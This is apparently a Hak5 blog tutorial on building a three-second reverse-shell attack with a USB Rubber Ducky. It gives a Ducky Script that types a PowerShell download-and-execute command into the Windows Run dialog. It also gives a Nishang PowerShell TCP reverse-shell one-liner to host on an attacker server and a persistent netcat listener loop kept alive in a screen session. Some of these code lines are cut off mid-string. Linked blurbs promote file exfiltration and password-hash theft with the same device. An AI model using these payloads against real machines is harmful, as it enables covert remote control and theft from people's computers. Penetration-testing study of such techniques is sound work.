HakShop – the premiere store of Hak5. Home to exclusive hacking equipment, award winning media and immersive information security training. Established 2005.

BLOG

THE 3 SECOND REVERSE SHELL WITH A USB RUBBER DUCKY

In this tutorial we'll be setting up a Reverse Shell payload on the USB Rubber Ducky that'll execute in just 3 seconds.

A reverse shell is a type of shell where the victim computer calls back to an attacker's computer. The attacking computer typically listens on a specific port. When it receives the connection it is then able to execute commands on the victim computer. In essence it's remote control of a computer.


Previously we had shown ways of obtaining a reverse shell from a target computer by injecting a netcat binary into the computer. There are 3 common ways to inject a binary into a system – either by downloading it from the network, copying it over mass storage, or typing the program code right into the computer. The later is a novel way of bypassing countermeasures, though typing in a base64 encoded file then converting it into a binary takes considerable time. The 2 kilobyte netcat payload requires around 20 seconds to execute.

In this example we're taking a different approach and rather using Powershell – the advanced Windows command-line shell and scripting language. Powershell was first introduced with Windows XP SP2 and it has since been included by default in Windows since Vista. It's a lot more sophisticated than the CMD, the old DOS-style command prompt found in nearly every version of Windows.

Using powershell we can implement a netcat like reverse shell. Nishang, a framework and collection of penetration testing Powershell scripts and payloads, hosts a simple 1-line reverse shell that'll call back to our netcat listener.

https://github.com/samratashok/nishang

Unfortunately the 1-line reverse shell just over the text field character limit of the Windows run dialog. For this reason we'll need to stage the payload – meaning our USB Rubber Ducky payload will download and execute the actual reverse shell Powershell script hosted on our web server.



An error occurred.

Try watching this video on www.youtube.com, or enable JavaScript if it is disabled in your browser.

THE DUCKY SCRIPT

```
DELAY 1000
GUI r
DELAY 100
STRING powershell "IEX (New-Object Net.WebClient).DownloadSt
ENTER
```

Replace the URL above with the address of your web server where we'll be hosting the powershell reverse shell script.

HTTPS is highly encouraged for the web server. See Hak5 episode 2023 for a video tutorial on setting up a free Let's Encrypt SSL certificate.

This very short USB Rubber Ducky payload simply opens the Windows run dialog, types in a single line of powershell and runs it. This powershell snippet will download and execute whatever other powershell script we host on our web server.

THE WEB SERVER

On our web server we'll need to host the powershell reverse shell code. This powershell TCP one liner from Nishang works great:

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1

```
$sm=(New-Object Net.Sockets.TCPClient("hostofnetcatlistener"
```

There are many more powerful reverse shells as part of the Nishang suite – but this one serves our example well. Host it on your web server as referenced by the ducky script above. Be sure to change the host and port in the code above to match that of your netcat listener.

THE NETCAT LISTENER

Now that we have our USB Rubber Ducky payload written and our powershell reverse shell code hosted on our web server we're ready to setup the listener. A simple *netcat -lp 4444* from our publicly accessible server referenced in the powershell above will do fine in this case.

To keep our netcat listener running even after a shell terminates we might want to wrap it in a simple bash loop.

```
while true; do nc -l -p 4444; done
```

If we're running this netcat listener on a VPS or other server on the Internet somewhere, it's safe to assume we're connected over SSH. If that's the case, in order to prevent the netcat listener from dieing when our SSH session ends, we can also run it in a screen session.

```
screen -dmS netcat_listener bash -c 'while true; do nc -lp 4
```

The above command creates a detached screen session named "*netcat_listener*" running our netcat listener in a bash loop. We can then list the available screen sessions with *screen -list*.

```
screen -list
There is a screen on:
        22794.netcat_listener   (11/01/2016 03:36:01 PM)
1 Socket in /var/run/screen/S-dk.
```

We can then interact with the "*netcat_listener*" screen session with *screen -r netcat_listener*. Detaching from the screen session is a matter of pressing the keyboard combo *CTRL+a, d*. See Hak5 episode 818 for a more in-depth video on the Linux screen program, or see this handy screen quick reference guide.

At this point we have a persistent netcat listener on our server in the cloud, a powershell payload hosted on our web server and a ducky script ready to nab this reverse shell in seconds. The last part is to encode the payload and load it on our USB Rubber Ducky. See step 2 from our 15 Second Password Hack – Mr Robot Style with the USB Rubber Ducky article for a quick guide.

Quack Quack!

Tweet Share Pin It Add Email

LEAVE A COMMENT

Comments will be approved before showing up.

Name *

Comment *

Email *

POST COMMENT

ALSO IN BLOG

WHAT IS THE BEST SECURITY AWARENESS PAYLOAD FOR THE RUBBER DUCKY?

A two second HID attack against Windows and Mac that launches the website of your choosing. That's by far the most effective security awareness payload for the USB Rubber Ducky.

Cyber security awareness building is important, and developing an effective security awareness program - or at least raising eyebrows that one is even necessary - doesn't need to be difficult.

Continue Reading ›

STEALING FILES WITH THE USB RUBBER DUCKY – USB EXFILTRATION EXPLAINED

As a keystroke injection attack tool capable of mimicking both a USB keyboard and mass storage, the USB Rubber Ducky excels at autonomously exfiltrating documents – or what we like to call performing an involuntary backup. In this article I will briefly outline the steps necessary to turn your USB Rubber Ducky into a document exfiltration machine, as described on Hak5 episodes 2112, 2113 and 2114.

Continue Reading ›

WHAT'S THE QUICKEST WAY TO STEAL A WINDOWS PASSWORD HASH?

Using a USB Rubber Ducky and this simple payload, Windows password hashes can be captured for cracking in less than two seconds.

This technique works against almost all versions of Microsoft Windows and only requires a 5 line Ducky Script and an open source server setup on the target network.

Continue Reading ›

SIGN UP FOR OUR NEWSLETTER

Subscribe to our newsletter and always be the first to hear about what is happening.

Enter your email address...

SIGN UP

ABOUT US

HakShop - the premiere store of Hak5. Home to exclusive hacking equipment, award winning media and immersive information security training. Established 2005.